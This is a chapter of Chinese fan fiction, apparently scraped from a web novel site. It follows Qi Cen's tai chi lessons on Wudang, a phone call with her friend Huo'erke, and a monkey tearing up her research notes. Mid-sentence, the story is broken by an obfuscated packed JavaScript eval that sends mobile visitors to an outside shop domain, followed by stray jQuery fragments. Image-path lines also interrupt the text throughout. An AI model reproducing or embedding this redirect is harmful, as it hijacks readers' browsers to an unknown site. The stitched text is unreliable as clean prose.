文趣网 > 都市小说 > [一人之下]温水煮老王实录 > 10. 第九章 遭殃
    小葡萄被云龙道长收拾了一顿,蔫头耷脑了好几天。

    平时那个叽叽喳喳的小孩不见了,他走路低着头,见人也不怎么说话,吃饭的时候,安安静静地坐在角落里。

    齐岑在斋堂看见他,端着盘子坐在他身边。

    “怎么了?”

    小葡萄瘪着嘴,没说话。

    她从兜里掏出一把小麻花,推到他盘子边上。

    “师父罚我抄经。”他声音小得跟蚊子一样,有点委屈在里面。

    “抄多少遍?”

    “一百遍。”

    一百遍啊,确实挺够呛的。

    云龙道长估计也是想让他长长记性,省得下次闯下更大的祸患,抄经算是小惩大诫。静心,记教训,一举两得。

    “你之前是不是想做个美梦着?”齐岑转移了话题。

    小葡萄面上的阴霾瞬间一扫而光,连连点头。

    “等你抄完经书。”

    他答应得痛快,眨巴着眼睛,忽然一拍大腿:“姐姐,你对我这么好,我也得对你好。师父说了,做人要知恩图报。”

    齐岑乐了:“那你想怎么对我好。”

    “太极啊,”小葡萄挺起胸膛:“我太极练得可好了,姐姐你想不想学,我教你啊。”

    他开始疯狂安利:“我们武当山的太极,不累人,还能活动筋骨,练完可舒服了。”

    这一出她是没想到的。她的确动了想学太极的心思,最近在山上实在无聊,活动活动也行,但最后学成什么样,她就不抱期待了。

    反正有个送上门的便宜师傅,不要白不要。

    “好呀。”

    小葡萄为了表示诚意,特意跟齐岑约了个时间。避开集体练的时间和地点,专门找了个安静的地方进行1V1教学。

    她其实想说不用这么正式,但看他热情高涨,也就没拒绝。每天下午三点两人都会在后山平台见面。

    小葡萄所言不虚,他的太极的确练得不差,但自己会和教别人完全是两回事。

    “姐姐,你先这样,不对,手再抬高一点。”

    “哎呀,不是这样,你看我。”

    他示范了一遍,动作行云流水。

    齐岑跟着比划,僵硬地像一只刚学会站立的企鹅。有时候王也从前山晃悠过来,正巧瞧见这一幕。

    远远的就看见自家师弟站在齐岑面前,比划着太极的起手式,嘴里还不断念叨着“先这样,再这样”。

    齐岑跟着比划,动作僵硬,像做广播体操。

    王也看了一眼,“啧”了一声。

    小葡萄这教的,架势倒是像那么回事,但劲儿不对,细节全没讲。

    这姑娘跟着他学,动作自然也好不到哪去。

    他没停留,把手往兜里一揣,走过去了。

    身后传来小葡萄的声音:“姐姐,不是这样,你看我......”

    半个钟头以后,小葡萄累了。

    “算了算了,今天先到这,明天再练。”他给自己找了个台阶,经这一遭,他可算明白师父当初教导他时,为啥总是咬紧后槽牙了。适时,齐岑兜里的手机震了几声,她看了眼来电显示,按下接听键。

    “阿岑,你猜我现在在哪?”

    “哪?”

    齐岑冲着打算离开小葡萄点了点头,然后往住处走。

    “天津。”

    “干嘛去了?”

    “吃煎饼果子呀,”对面一副理所当然的语气,“你上次不是跟我说,天津的煎饼果子好吃嘛。”

    她沉默了一秒:“霍尔科,你专门跑天津吃煎饼果子?”

    “对呀,有什么问题吗?”

    当然没问题,专程跑趟天津,就为了一顿煎饼果子,的确是这家伙能干出来的事。“您开心就好。”

    “顺便还交了个朋友,叫什么来着,对,风星潼,天下会的少爷。长得白白净净的,还挺热情,带我去吃了好几家天津本地特色。”

    一听天下会,齐岑就明白了七八分。

    风正豪这老狐狸也想拉霍尔科入伙。

    “你怎么想。”

    “风少爷这人还不赖,我决定交他这个朋友。”

    霍尔科没正面回答,但意思很明显,他对天下会没兴趣。

    对此她一点都不意外。

    “你这交朋友可真够随意的,走哪都是朋友,全国上下还有你霍尔科没朋友的地方吗?”

    霍尔科颇为自豪:“说明我人缘好。”

    “……”齐岑不想评价。

    “哎,对了,风少爷还给我塞了不少特产,给你寄点?”

    “不用。”她拒绝得果断,“你之前给我寄那一大箱子零食还有不少呢。”

    霍尔科“啧”了一声:“你这战斗力不行啊。”

    齐岑:“那箱子里一半都是甜的。”

    他嘿嘿笑了两下。“我知道你不爱吃甜的,但这个年龄段的女孩子不都喜欢吗?我就是想,万一你哪天想吃了呢。”

    “你不吃也没关系呀,可以分给山上那些牛鼻子嘛,跟他们交个朋友,这不一举两得?”

    齐岑笑了一声,鼻子里出气的那种。

    亏他想得出来,他以为武当山上都是小葡萄吗?

    霍尔科没在这个话题上多纠缠。

    “还有一个月左右就过年了,你回成都吗?”

    “不回了,过年期间有几场特殊法事,得录素材。”

    霍尔科显然没想到会是这个答案。

    他声音提高了几分:“那我一个人过年了?行,你真残忍。”

    他叹了口气:“你要不回的话,我一个人也没意思,去趟西藏溜溜。”

    电话挂断后,时间还早,齐岑回住处带上设备后,直奔逍遥谷。

    逍遥谷清净,溪水潺潺,鸟叫声时不时从林子里传过来,刚好适合录自然声音。

    她前些日子来过一次,这边有不少猴子,也不怕生,偶尔跟游客“互动”,抢包或者被投喂什么的。

    她没凑热闹,站得远了些,那些猴子该吃吃,该玩玩,也不搭理她,正合她意。

    齐岑在溪边找了块平整的石头坐下,拿出录音笔放在一边,按下录音键。

    然后翻开笔记本,之前在南岩宫录的晚课,有几处韵腔她还没完全理顺,用红笔圈着。

    她低头看得认真,完全没注意到旁边的那棵树上,有一只猕猴正盯着她。

    她手指停在某处标记上,在脑子里又过了一遍。

    谁知那猴子突然从树上蹿下来,直直冲她而来。

    她听见动静,刚一抬;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17871795|212299||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    头,那只猴子已经从她腿上抓走了笔记本,又飞似的蹿到了一边的石台上。

    “喂。”她站起来。

    猴子蹲在石台上,翻了两页,可能是觉得不好吃,便开始撕。

    齐岑眉头微蹙,试图上前拿回本子,但那猴子却机灵得很,蹿得更高了。

    她摸了摸兜,之前带的零食都给小葡萄了,现在空空如也。

    她深吸一口气,压下心里的火气。

    怎么着,收拾这猴子一顿?让它知道什么叫社会险恶?

    但它就是只猴子,她还犯不上跟只猴子较劲儿。

    算了。

    然后她眼睁睁地看着猴子将她的心血撕成碎片,纸页哗啦啦地飘下来。

    风一吹,纸页四处乱飘。有的落在草丛里,有的掉进溪水中,顺着水流飘走了。

    她蹲下来捡了几张,又有两张飘下来,她伸手去捞。一只手比她先捞到那两张纸。

    她抬头,王也正站在她面前,手里捏着那两张纸,他瞅了一眼上头娟秀工整的笔迹,又看了看还蹲在地上的她。

    “你这本子上写了什么,连猴子都看不下去了?”

    夕阳在他身后晕开,只能看到余晖在他的轮廓上镀了一层柔和的光芒。

    齐岑看不清他的表情。

    “王道长,你们武当的猴子也太不讲道理了。”

    谈不上抱怨,但王也还是从她的语气里听出点不高兴。

    这山上的猕猴向来猖狂,从不压抑本性,没事拽人家游客衣服,乱翻背包等等都是家常便饭。

    何况今儿撕的还是人家姑娘的调研笔记,这事儿搁谁身上都高兴不起来。

    “是有点儿,”他捡起一张纸,抖了抖,“行,回头我批评教育一下。”

    “那就麻烦王道长了。”

    那猴子许是觉得没意思了,将爪子里的本子往下一扔,歪着头看她,圆溜溜的眼睛里带着点不知是好奇还是挑衅的意味。

    她懒得理它。

    捡起明显薄了不少的本子,有点心堵。

    王也瞥了眼那始作俑者,缄默不言,弯下腰将卡在石头缝里的拿出来。日暮四合,两人一猴,在溪边各自忙碌。

    那猴子看了一会儿,挠了挠耳朵,跳回树上,消失在暮色里。

    王也将手中的纸张拢好后递给齐岑。

    “这儿的猴子都野惯了,下次再来留点儿神。”

    她接过来,礼貌地道了声谢谢。他将手插回兜里,晃晃悠悠地走了。

    齐岑站在原地,有条不紊地将本子和那沓参差不齐的纸张收入书包里。

    再抬头的时候,那抹藏青色的背影已经走了很远了。

    笔记被撕,意味着她原本的节奏被打乱。

    现场标注和随想疑问这些东西,录音文件里是没有的,而这些恰恰是写论文初稿不可或缺的。

    暖橘色的灯光下,那些散落在书桌上的一张张的稿纸好像张牙舞爪的小兽,看得她心烦。

    好好的笔记被撕成这样,怪心疼的。有些页被撕碎了,半截的,字缺了一半,她得根据上下文猜原来写了什么,猜不出来的,大概得去现场重新确认。

    她不由嗤笑,武当的猴子可真行,这算什么?武当山的“程咬金”吗?